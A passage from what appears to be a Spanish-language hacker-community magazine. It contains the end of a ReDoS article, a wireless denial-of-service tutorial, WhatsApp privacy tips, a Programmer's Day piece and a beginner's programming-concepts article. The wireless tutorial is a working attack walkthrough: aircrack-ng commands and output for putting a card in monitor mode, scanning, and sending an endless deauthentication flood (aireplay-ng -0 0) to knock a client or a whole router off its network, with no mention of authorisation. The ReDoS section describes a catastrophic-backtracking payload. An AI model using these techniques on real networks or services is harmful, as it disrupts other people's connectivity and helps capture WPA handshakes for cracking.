El **exploit** para esta expresión consiste en hacer uso de un payload que comience con `x=y` y un número elevado de `x`. De este modo, para la cadena `x=x`, el elemento: `.*` capturará toda la cadena, forzando el fallo y el backtrack del motor que tratará de validar `=x` contra el resto de elementos forzando un crecimiento exponencial de pasos necesarios para hallar la validación proporcional al número de `x` que se añadan a la derecha del igual.

Como **solución** a esta problemática existen varias posibilidades, la primera, y por la cual ha optado el equipo de desarrollo de Cloudflare es implementar un motor de expresiones regulares que no utilice el mecanismo de backtracking basado en la clausura de Kleene. De manera alternativa en caso de no disponer de esa posibilidad debe evitarse a toda costa el uso de patrones donde existan cuantificadores de forma consecutiva, especialmente si uno de los patrones está dentro de un subconjunto que será tratado como una expresión independiente por el motor antes de evaluar de forma global.

Para evaluar o **debuggear** las expresiones regulares existen varias alternativas, tanto gratuitas y libres como de pago; las más interesantes son RegxBuddy (comercial) y Regexp::Debugger⁵ (open source), además con la herramienta también open source **rxrxr**⁶ puede comprobarse de forma fácil un listado de expresiones regulares para detectar operadores que resulten en un backtracking exponencial.

⁵ metacpan.org/pod/Regexp::Debugger

⁶ github.com/Conradlrwin/rxrxr2

DOS – EN UNA RED WIRELESS

HACKING
WIRELESS

Este tipo de ataque que expondremos a continuación sirve tanto para desconectar a un cliente (PC o dispositivo móvil) como para saturar un router.

Básicamente el ataque se basa en los ataques a las redes con WPA/WPA2, consiste en desconectar a un cliente de la red y cuando intenta conectarse nuevamente, capturamos su Handshake.

Escrito por: @ANTRAX | ADMINISTRADOR UNDERCODE



Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.


Contacto:

underc0de.org/foro/profile/ANTRAX

E

n este caso haremos lo mismo, con la diferencia, será un bucle infinito para que no pueda conectarse un cliente.

Para comenzar, instalaremos la suite de aircrack-ng. En caso de usar alguna distro como Kali-Linux, esta suite ya viene instalada, no es necesario este paso.



*En mi caso no la tengo, ya que estoy utilizando **Ubuntu**.*

Para instalarlo colocamos:

sudo apt-get install aircrack-ng

```

antrax@drone: ~
antrax@drone: ~ 101x32
ANTRAX
- undercode.org
- antrax-labs.org
antrax@drone: ~$ sudo apt-get install aircrack-ng
[sudo] contraseña para antrax:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  linux-headers-5.0.0-13 linux-headers-5.0.0-13-generic linux-image-5.0.0-13-generic
  linux-modules-5.0.0-13-generic linux-modules-extra-5.0.0-13-generic
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  ethtool hwloc ieee-data libhwloc-plugins libhwloc5 ocl-icd-libopencl1
Paquetes sugeridos:
  libhwloc-contrib-plugins opencl-icd
Se instalarán los siguientes paquetes NUEVOS:
  aircrack-ng ethtool hwloc ieee-data libhwloc-plugins libhwloc5 ocl-icd-libopencl1
0 actualizados, 7 nuevos se instalarán, 0 para eliminar y 4 no actualizados.
Se necesita descargar 2.513 kB de archivos.
Se utilizarán 14,0 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n]

```

Una vez instalada, visualizaremos las interfaces de red que tenemos conectadas, para ello lanzamos el siguiente comando:

airmon-ng

```

root@drone: /home/antrax
root@drone: /home/antrax 101x28
root@drone:/home/antrax# airmon-ng
PHY      Interface      Driver      Chipset
phy0     wlp2s0mon      iwlwifi     Intel Corporation Wireless 3160 (rev 83)
phy1     wlxc04a002360c3 rt2800usb   Ralink Technology, Corp. RT2870/RT3070
root@drone:/home/antrax#

```

En mi caso tengo 2. La integrada que viene con la laptop y una USB, es la que utilizaré.

El siguiente paso, será ponerla en modo monitor, para ello ejecutamos el siguiente comando:

airmon-ng start [INTERFACE]

*En mi caso: **airmon-ng start wlxc04a002368c3***

```

root@drone:/home/antrax# airmon-ng start wlxc04a002360c3

Found 6 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  845 NetworkManager
  849 avahi-daemon
  864 wpa_supplicant
  894 avahi-daemon
  7745 dhclient
  7841 dhclient

PHY      Interface      Driver      Chipset
phy0     wlp2s0mon      iwlwifi     Intel Corporation Wireless 3160 (rev 83)
phy1     wlxc04a002360c3 rt2800usb   Ralink Technology, Corp. RT2870/RT3070
Interface wlxc04a002360c3mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy1]wlan0mon
(mac80211 station mode vif disabled for [phy1]wlxc04a002360c3)

root@drone:/home/antrax#

```

Como vemos en la imagen, la interfaz en modo monitor se llama **wlan0mon** y ahora la podremos usar para realizar el ataque.

Lo siguiente es examinar las redes que tenemos cerca. Para **escanearlas** ejecutaremos el comando:

airodump-ng wlan0mon

```

root@drone:/home/antrax
root@drone:/home/antrax 101x28

CH 14 ][ Elapsed: 6 s ][ 2019-07-30 01:19

BSSID          PWR Beacons  #Data  #/s  CH  MB  ENC  CIPHER AUTH  ESSID
60:19:71:60:E3:20 -92    3         0     0   11  130  WPA2  CCMP  PSK
30:B5:C2:C9:CD:00 -34   10         12    0   9   130  WPA2  CCMP  PSK
14:CC:20:B2:09:6C -66    7         2     0   9   270  WPA2  CCMP  PSK
60:19:71:60:DC:B0 -83    5         28    13   6   130  WPA2  CCMP  PSK
68:FF:7B:96:47:E0 -80    8         0     0   3   270  WPA2  CCMP  PSK
F8:1A:67:4B:B0:CC -86    4         0     0   6   135  WPA2  CCMP  PSK
38:4C:90:F6:A1:70 -88    4         0     0   6   270  WPA2  CCMP  PSK
98:DE:D0:E4:0F:29 -88    5         0     0   6   130  WPA2  CCMP  PSK
38:4C:90:A8:D4:F0 -95    4         0     0   3   130  WPA2  CCMP  PSK

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
(not associated) 54:13:79:A2:3F:53 -48  0 - 1  23    6
30:B5:C2:C9:CD:00 14:CC:20:B2:09:6C -66  0 - 1  0     1
30:B5:C2:C9:CD:00 30:10:B3:B4:59:01 -72  0e- 0e  8     8
60:19:71:60:DC:B0 30:52:CB:A8:6D:FA -1   0e- 0  0    15
60:19:71:60:DC:B0 FC:42:03:D9:DF:B9 -1   0e- 0  0    13

root@drone:/home/antrax#

```

En la imagen anterior, se encuentra remarcada en la parte superior uno de los routers que tiene clientes conectados, es decir los dos de abajo.

Para comenzar el **ataque**, simplemente nos enfocaremos en el **canal 9**, es donde está el *router* que nos interesa.

Es momento de elegir el canal, para ello simplemente vemos la columna llamada CH.

Volveremos a ejecutar el comando **airodump**, pero en esta ocasión indicando el canal.

```

root@drone: /home/antrax
root@drone: /home/antrax 101x28

CH 9 ][ Elapsed: 12 s ][ 2019-07-30 01:23 ][ WPA handshake: 30:B5:C2:C9:CD:00

BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
30:B5:C2:C9:CD:00 -18 100    121      194   50   9  130  WPA2  CCMP  PSK
14:CC:20:B2:09:6C -65 100    117       30    5   9  270  WPA2  CCMP  PSK

BSSID          STATION    PWR   Rate    Lost    Frames  Probe
(not associated) 54:13:79:A2:3F:53 -48   0 - 1     0      2
30:B5:C2:C9:CD:00 14:CC:20:B2:09:6C -66   0e- 1     0     12
30:B5:C2:C9:CD:00 30:10:B3:B4:59:01 -68   0e- 0e     1    211
14:CC:20:B2:09:6C BC:54:51:55:D8:E8 -74   0 -24    9    127

```

Ahora **atacaremos al cliente conectado**, cuya *MAC* termina en **6C**.

Frenamos el escaneo y ejecutamos el siguiente comando:

```
aireplay-ng -0 0 -a MAC DEL ROUTER -c CLIENTE wlan0mon
```

```

root@drone: /home/antrax
root@drone: /home/antrax 101x28

CH 9 ][ Elapsed: 6 s ][ 2019-07-30 01:26 ][ WPA handshake: 14:CC:20:B2:09:6C

BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
30:B5:C2:C9:CD:00 -19   0     74      736  154   9  130  WPA2  CCMP  PSK
14:CC:20:B2:09:6C -67 100    77       10    0   9  270  WPA2  CCMP  PSK

BSSID          STATION    PWR   Rate    Lost    Frames  Probe
(not associated) 64:5D:86:4B:01:E5 -54   0 - 1     0      1
30:B5:C2:C9:CD:00 14:CC:20:B2:09:6C -68   1e- 1     0      7
30:B5:C2:C9:CD:00 30:10:B3:B4:59:01 -68   0e- 0e     4    715
14:CC:20:B2:09:6C BC:54:51:55:D8:E8 -74   1e-24   785    55

root@drone:/home/antrax# aireplay-ng -0 0 -a 30:B5:C2:C9:CD:00 -c 14:CC:20:B2:09:6C wlan0mon
01:26:23  Waiting for beacon frame (BSSID: 30:B5:C2:C9:CD:00) on channel 9
01:26:23  Sending 64 directed DeAuth (code 7). STMAC: [14:CC:20:B2:09:6C] [21|67 ACKs]
01:26:24  Sending 64 directed DeAuth (code 7). STMAC: [14:CC:20:B2:09:6C] [50|64 ACKs]
01:26:24  Sending 64 directed DeAuth (code 7). STMAC: [14:CC:20:B2:09:6C] [26|27 ACKs]

```

Explicación de cada parámetro del comando ejecutado

aircrack-ng es una *suite* con **varias herramientas**, dentro de ella, ya ejecutamos:

- **airmon-ng** para ver nuestras interfaces y ponerla en modo monitor.
- **airodump-ng** para escanear las redes
- y ahora **aireplay-ng** que es para ejecutar ataques.

En este caso hemos *ejecutado el ataque -0* que es el de "**death**" es decir, para **desautenticar a un dispositivo de la red**. Seguido a ese **0** se ha colocado otro **0** para provocar un **bucle infinito**. En caso de utilizar algún otro número, como **7, 9, 21, etc...** es decir, enviará solamente esa cantidad de veces y nada más.

Por otro lado, **el parámetro -a** es para indicar la **MAC del router** y el **-c** indica la **MAC del cliente que atacaremos**.

Por último, pondremos la interfaz en *modo monitor* que estábamos utilizando.

Y para atacar **directamente al router**, eliminamos el parámetro **-c** con la MAC del cliente y lo ejecutamos.

```
root@drone:/home/antrax# aireplay-ng -0 0 -a 30:B5:C2:C9:CD:00 wlan0mon
01:23:15 Waiting for beacon frame (BSSID: 30:B5:C2:C9:CD:00) on channel 9
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
01:23:15 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
01:23:16 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
01:23:16 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
01:23:16 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
01:23:17 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
01:23:17 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
01:23:18 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
01:23:18 Sending DeAuth (code 7) to broadcast -- BSSID: [30:B5:C2:C9:CD:00]
```

Se muestra una especie de **alerta** señalando que **es más efectivo atacando a un cliente**, pero dejando un rato el comando ejecutándose, la **red colapsará**.

Nota: Este ataque es más efectivo realizándolo con más de 1 PC. |

SEGURIDAD DEL WHATSAPP

[IN] SEGURIDAD
MÓVIL

Internet nos expone y **WhatsApp**, la aplicación de uso más popular, ha presentado fallos de seguridad en los últimos meses que genera una crisis de desconfianza en sus usuarios. ¿Podemos hacer algo para protegernos sin abandonarla o sustituirla por otros sistemas de mensajería instantánea?

Escrito por: **@GABRIELA** | CO-ADMIN UNDERCODE



Entusiasta de la seguridad informática, la ingeniería social y las buenas prácticas de protección cibernética del usuario común.

Contacto:

underc0de.org/foro/profile/Gabriela

Como punto de partida asumimos como premisa válida que la seguridad cien por cien en materia informática **no existe**, para obtenerla deberíamos distanciarnos de la red, circunstancia impensable en el mundo actual hiper-conectado.



Esta realidad y la necesidad de acudir a la biblioteca universal (internet) nos lleva a pensar y buscar en forma permanente los mecanismos para minimizar las amenazas informáticas que nos acechan.

Del mismo modo, estar atentos a las puertas de ingreso más vulnerables por las que pueden introducir algún tipo de malware que permita que espíen o roben nuestros datos, información o todo aquello que solemos utilizar a través de la conexión con internet.

En esta oportunidad, hablaremos de WhatsApp por ser la aplicación más utilizada y a poco que se investigue y sin necesidad de ir a un pretérito muy lejano, los agujeros de seguridad han sido múltiples y de gravedad.

En mayo pasado salió a luz la posibilidad que los atacantes instalaran en WhatsApp un software de vigilancia remota mediante una simple video llamada (con independencia, si el destinatario de la misma, responde o no).

La posibilidad de inyectar código malicioso por los ciberatacantes ha sido calificada por diversos portales de seguridad como una vulnerabilidad del día cero.

Una **vulnerabilidad del día cero** es: *"una nueva vulnerabilidad para la cual no se crearon parches o*

revisiones, y que se emplea para llevar a cabo un ataque. El nombre 0-day (día cero) se debe a que aún no existe ninguna revisión para mitigar el aprovechamiento de la vulnerabilidad." (Myers: 2015)⁷

La misma, permite a los piratas informáticos un abanico de intrusiones que van desde leer conversaciones, ver fotos o videos almacenados, activar la cámara o micrófono pasando por la instalación de software malicioso.

Si bien cuando se conoció la información también se hizo público el parche que corrige la vulnerabilidad, el problema no estuvo exento de muy duros comentarios.

En un muy documentado artículo el CEO de Telegram, Pavel Durov, formula críticas lapidarias contra WhatsApp, donde reseña historial de fallos de seguridad signando que cada vez que la aplicación corrige un bug otro aparece en su lugar. Para Durov, WhatsApp de la mano de Facebook está orientado a la vigilancia, al punto que acusa a la plataforma de Zuckerberg que pueda tener puertas traseras. En sus propias palabras: *"Todos sus problemas de seguridad [WhatsApp] son convenientemente apropiados para la vigilancia y se parecen mucho a las puertas traseras"* (Durov: 2019)⁸.

Tengamos presente qué, hasta el momento, no hay pruebas que confirmen la existencia de puertas traseras intencionales, la afirmación de **Durov** se basa en políticas estadounidenses y en la propia persecución al terrorismo, sin aportar otra evidencia.

Por otro lado, si bien es cierto, la compañía de **Zuckerberg**, ofrece un cifrado de extremo a extremo entre los mensajes de remitente y destinatario (lo que impediría la lectura por terceros), el software espía permitiría leer los mensajes de la terminal, objeto del ataque e incluso eliminar el registro de llamadas una vez instalado el spyware.

⁷ Myers, L. (2015). ¿Qué es un 0-day? Explicando términos de seguridad, <https://www.welivesecurity.com/la-es/2015/02/25/que-es-un-0-day>, Consultado: 07/08/19.

⁸ Durov, P. (2019): Why WhatsApp will never be secure, <https://telegra.ph/Why-WhatsApp-Will-Never-Be-Secure-05-15>, Consultado: 01/08/19.

Esta situación revelada por el propio Zuckerberg conllevó, al decir de muchos usuarios, a una pérdida de confianza y credibilidad en las declaraciones del propietario de WhatsApp, en tanto su proclama de preocupación por la privacidad y seguridad se vio quebrada en el fallo de seguridad grave que reseñamos, que por cierto no es el primero ni será el único.

Más aún y dentro del caudal de críticas, Durov aprovecha para promocionar **Telegram**, indicando que éste último es

de código abierto, permitiendo el análisis por los estudiosos o expertos en seguridad; mientras WhatsApp no lo es, en la medida que ofusca sus códigos para dificultar o impedir el examen de los mismos. A lo que suma el agudo reproche, que WhatsApp no alerta a sus usuarios que al realizarse la copia de seguridad en la nube los mensajes no están protegidos por el cifrado extremo a extremo, en consecuencia, terceros malintencionados podrían acceder a ellos.

minimizar los riesgos en los fallos de seguridad

Si bien este fallo de seguridad está superado por la actualización del software, ya no es de interés –para los usuarios comunes- por qué o quién lo aprovechó, no deja de plantearnos y cuestionarnos el uso del WhatsApp o al menos, tomar ciertas precauciones para la protección de nuestros datos y nuestra propia privacidad, a saber:

- No insistiremos, en la **no instalación de aplicaciones** de terceros o de dudosa reputación, por ser demás conocida esta medida de seguridad; no obstante, es indispensable hacer énfasis en la actualización del software de nuestro dispositivo, incluidas las aplicaciones instaladas. Sabemos que es conveniente actualizar y no siempre somos diligentes en realizarla. En algunos casos, la actualización es nuestra primera capa de defensa.
- **Abandonar los respaldos en la nube**, ésta copia de seguridad no está cifrada. La nube no puede ser el lugar de almacenaje de nuestros datos sensibles o información privada. Hay recursos más seguros, como los dispositivos externos sin acceso a la red de internet.
- **Desinstalar WhatsApp cada cierto tiempo**, ello conlleva a la eliminación de archivos temporales de la

aplicación, minimizando las huellas de la mensajería instantánea y obstaculizando el acceso de terceros.

- **Activar la verificación de dos pasos**. Esta medida, opera como una capa adicional de seguridad y dificulta la suplantación de identidad.
- A éstas **sugerencias básicas** se pueden adicionar medidas, como limitar la información visible (quién puede ver la foto de perfil, estados, ubicación en tiempo real, última hora de conexión, etc.), ocultar las fotos de la aplicación en la galería de imágenes, controlar las sesiones activas, si utilizas WhatsApp web, cerrar sesión de todos los dispositivos después de su uso, o sencillamente eliminar las antiguas charlas puede ser una medida eficaz.

reflexiones finales

Cabe recapacitar cuánto vale nuestra privacidad y si ha llegado el tiempo de mudarse a **Telegram**, tampoco éste último esta eximido de fallos de seguridad. La información sensible o simplemente aquella que no queremos que tenga la posibilidad de ser accedida por terceros, no es conveniente divulgar por las aplicaciones de mensajería instantánea, sino que quizá esas pequeñas ventanas a nuestra vida deberían ser manejadas con suma cautela.

Muchas veces se ostenta, “no tengo nada que ocultar”, pero esa circunstancia no da derecho a la invasión ajena ni con fines políticos o publicitarios. El deterioro de nuestros derechos o su defensa es también nuestra responsabilidad y consecuencia de nuestras acciones. Es tiempo de tomar las riendas y prepararnos para eludir la presión social de estar pendientes a la mensajería o redes sociales, nuestra vida y nuestro tiempo lo valen.

DÍA DEL PROGRAMADOR Y DEL INFORMÁTICO



12 / 13 SEPTIEMBRE

En años normales se celebra el día 13 de Septiembre y el 12 durante los bisiestos. El motivo por el que se reconoce en esta fecha a los informáticos, es por ser el día 256, ya que es el número que distintas combinaciones pueden representarse con 8 bits, número muy significativo entre los programadores. Además, es la mayor potencia de 2 menor que 365, número de días del año.



SE RECONOCE OFICIALMENTE EN:

Rusia y se observa en otros países, como Alemania, Argentina, Austria, Australia, Bangladesh, Bélgica, Brasil, Canadá, Chile, China, Croacia, Eslovenia, Estados Unidos, Francia, Guatemala, India, Israel, Italia, México, Mongolia, Nueva Zelanda, Polonia, Reino Unido, Rumania, Sudáfrica, Uruguay entre otros.



PROGRAMADORES
Y INFORMÁTICOS

“

Arquitectos de nuestro nuevo mundo digital. Haciendo uso de lenguajes para comunicarse con los equipos informáticos y así convertir ideas en realidad.



Sin la programación, no hubiera existido este gran cambio en el mundo que hoy conocemos como las redes sociales, comercio electrónico, blogs, entre otras cosas. Es difícil de recordar cómo era nuestra vida antes de ellos.

UNDERCODE



LES MANDA UN GRAN SALUDO Y FELICITACIÓN A TODOS LOS PROGRAMADORES, COLABORADORES Y EXTERNOS, QUIENES DÍA A DÍA BUSCAN LA MANERA DE SOLUCIONAR PROBLEMAS Y TRANSFORMAR IDEAS EN REALIDADES.

PROPUESTO POR
VALENTIN BALT



- Empleado de la compañía de diseño web Parallel Technologies.
- En 2002 intentó recoger firmas para presentar una petición formal al Gobierno Ruso para que reconociera el día oficial de los programadores.
- El 24 de julio de 2009, el Ministro de Comunicaciones de Rusia redactó un borrador de ley para crear la nueva festividad del Día del Programador. El 11 de septiembre de 2009, el Presidente de Rusia, Dmitri Medvédev firmó el decreto.

CONCEPTOS BÁSICOS DE LA PROGRAMACIÓN

PROGRAMACIÓN

La programación es un mundo muy bonito y apasionante, comenzaremos con **conceptos básicos**, con el fin que los nuevos, y por qué no, los que llevan tiempo programando, refuercen los conocimientos iniciales.

Escrito por: **@KARUROSU** | **USER UNDERCODE**



Actualmente se dedica al área de la programación, al desarrollo web, trabaja en una empresa de autos donde es encargado de desarrollar y optimizar distintas herramientas web dedicadas al GPS de los autos, además de esto ha desarrollado durante varios años en distintos lenguajes de programación tales como C, Java, C#, entre otros.

Aficionado al desarrollo de videojuegos, por lo que no descarta desarrollar algún videojuego, en su tiempo libre disfruta de estudiar seguridad informática y la electrónica.

Contacto:

underc0de.org/foro/profile/karurosu

Sin duda, para algunos parecerán cosas sencillas, esperamos que sea de su agrado y sobre todo de utilidad, a los nuevos, que sea un pequeño escalón para ir más allá de esto y motivarlos a continuar.

En el mundo de la programación, existe la teoría, abordaremos con lo más básico, para comprenderla poco a poco, esto ayudará mucho, permitiendo entender mejor el funcionamiento del desarrollo de software.



Algoritmos

Un algoritmo es un conjunto de instrucciones que nos permiten realizar algo, y con esto, llegar a un objetivo específico para solucionar un problema.

¿Fácil no? Pongamos un ejemplo, una actividad común, como ir al trabajo, las instrucciones serían:

1. Apagamos la alarma y despertamos.
2. Ingresamos al baño para asearnos.
3. Desayunamos.
4. Tomamos nuestras pertenencias y vamos al trabajo.

Este conjunto de instrucciones, puede ir de lo simple (tal se describió anteriormente), a lo particular, es importante, al programar necesitamos pensar en todos los detalles, de no ser así, podremos tener algún problema por falta de funcionalidades, cada vez que realicemos algo, debemos tratar de iniciar en lo simple e ir poco a poco armando un proceso lleno de especificaciones, para lograr llegar al objetivo final.

Variables

Son datos que varían a través del tiempo, se caracterizan por ser de distintos tipos y datos que no son guardados de manera permanente, es decir, una variable es almacenada hasta el momento de finalizar la aplicación.

Ejemplos de variables: edad, calificación de examen, número de teléfono, nombre, etc.

Existen distintos tipos de variables:

- **Int:** Entero, (integer en inglés) una variable que almacena números enteros. Por ejemplo, edad o número de pasajeros; no pueden existir edades con fracciones o decimales, ni tampoco pasajeros.
- **Char:** Variable de carácter, (character en inglés) permite almacenar solo un carácter. Por ejemplo, una letra del abecedario: a, b, c, etc.
- **String:** Cadena, almacena una cadena de caracteres, más de un carácter. Por ejemplo, nombre, apellido, dirección.
- **Boolean:** Guarda solamente dos tipos de valores distintos, true o false (verdadero o falso). Este tipo de variable es utilizada para preguntar si una condición es verdadera o falsa, por ejemplo, si un alumno pasa o no una materia, si el hombre llegó a la luna o *"si la chica que te gusta va a salir contigo o no"*.
- **Float:** Flotante, almacena números con decimales. Ejemplificando, una nota de examen, estatura o peso de un objeto.

Cada tipo de variable y sus variaciones son capaces de almacenar un mínimo y máximo de valores, esto parece lo básico y elemental para ir entendiendo el funcionamiento de todo, resta indicar que es lo que siempre recordamos como programadores, el tamaño de las variables, es poco común tener que verlo o analizarlo a menos que utilicemos datos muy grandes o muy pequeños.

condiciones

Las condiciones son parte importante y básica de cualquier programa, de ellas depende parte de la **lógica** de la programación para evitar **errores**.

Por ejemplo; tenemos un programa que captura la edad de una persona, pero ¿qué pasaría si en lugar de anotar la edad ingresamos un nombre? A fin de evitarlo y con ello, el error en el programa, se requieren de validaciones que permitan identificar y restringir los tipos de datos que recibe la aplicación, esto permite guiar de mejor manera al usuario para utilizar el software y por supuesto, requiere de las antes mencionadas condiciones.

pseudocódigo

Es un conjunto de **instrucciones ordenados** de manera **lógica** con *palabras clave*, para solucionar un **problema**; suena muy similar al concepto de algoritmo, en realidad no lo es.

Se acerca más a la estructura de la programación, se piensa de manera mucho más lógica y, por consiguiente, requiere validar, si ocurre o no ocurre algo y que deberíamos hacer en ambos casos, veremos un ejemplo sumando dos números:

1. **Inicio**
2. **Inicializar** variables en 0, numero1, numero2, y total.
3. **Mostrar** "Suma de dos números"
4. **Mostrar** "Ingrese el primer número:"
5. **Leer** el numero ingresado y guardarlo en numero1.
6. **Mostrar** "Ingrese el segundo número:"
7. **Leer** el número ingresado y guardarlo en numero2.
8. **Sumar** numero1 más número2 y guardar el resultado en total.
9. **Mostrar** "La suma de los dos números es: " + total.
10. - **Fin**












Como pueden observar, utilizamos palabras clave que ayudan a identificar la acción que realizamos, **inicio** y **fin** obviamente, indican inicio y fin del programa, **mostrar**; indica un mensaje en pantalla, **leer** por el contrario, lee los datos ingresados por el usuario.

Sumar, adiciona dos variables e **inicializar** comienza la declaración de las variables, siempre que, al utilizar una variable, todas las veces hay que inicializarla (esto no sucede en todos los lenguajes de programación, a fines prácticos y de buena práctica, realizaremos, es recomendable siempre inicializar las variables, a fin de evitar errores de programación).

Diagramas de Flujo

Un diagrama de flujo es similar al pseudocódigo, en cuanto a su finalidad, permite ordenar el funcionamiento y la lógica de un programa a través de símbolos, para posteriormente programar la aplicación de manera más sencilla, al tener todo pensado y diseñado previamente.

A continuación, veremos la **simbología general de los DFD** (diagrama de flujo de datos):

SIMBOLOGÍA ESTANDAR: DIAGRAMAS DE FLUJOS DE DATOS	
INICIO/FIN	
ROCESOS	
ENTRADA Y SALIDA DE DATOS	
CONDICIÓN	
CONECTOR	
CINTA MAGNETICA	
DISCO MAGNETICO	
CONECTOR DE PÁGINA	
LINEAS DE FLUJO	
DISPLAY, MOSTRAR DATOS	
ENVIAR DATOS A IMPRESORA	


Los **símbolos** más utilizados son:

- 1. Inicio / Fin:** Inician y finalizan el DFD.
- 2. Procesos:** Realizan un proceso interno, por ejemplo, una operación matemática: $10+5$ o $\text{total} = \text{numero1} + \text{numero2}$.
- 3. Entrada de datos:** Permite ingresar datos al usuario.
- 4. Condición:** Verifica si se cumple o no una condición, de ser así, hace una u otra acción.
- 5. Conector:** Permiten conectar nuestro DFD de un punto a otro. De no tener espacio para continuar progresivamente de arriba hacia abajo, siempre y cuando sea en la misma hoja, de lo contrario se usa el conector de página.
- 6. Display / Mostrar datos:** Muestra datos en pantalla al usuario, como títulos, peticiones al usuario o cualquier tipo de mensaje.


DFD	FINCIÓN	SINTAXIS	RESULTADO
<	Menor que	$X < Y$	V (Verdadero) Si X menor que Y . F (Falso) en caso contrario.
<=	Menor o igual que	$X \leq Y$	V (Verdadero) Si X menor o igual a Y . F (Falso) en caso contrario.
=	igual que	$X = Y$	V (Verdadero) Si X es igual a Y . F (Falso) en caso contrario.
>	Mayor que	$X > Y$	V (Verdadero) Si X mayor a Y . F (Falso) en caso contrario.
>=	Mayor o igual que	$X \geq Y$	V (Verdadero) Si X mayor o igual a Y . F (Falso) en caso contrario.
!=	Diferente de	$X \neq Y$	V (Verdadero) Si X es diferente de Y . F (Falso) en caso contrario.

Para las condiciones utilizamos operadores matemáticos relacionales, que comparan un valor respecto de otro. Como podemos ver estas comparaciones verifican si un valor cumple con lo especificado, de ser así, darán un resultado verdadero, de lo contrario el valor será falso (¿Recuerdan las variables booleanas? Pues justo, dan el mismo resultado).

Veamos un ejemplo de diagrama de flujo con los elementos anteriormente descriptos.



Primeramente, iniciamos el programa (si observamos el inicio y el fin utilizan el mismo símbolo); el siguiente símbolo es para mostrar algún texto en pantalla, en este caso mostramos el título y preguntamos el promedio de una persona.



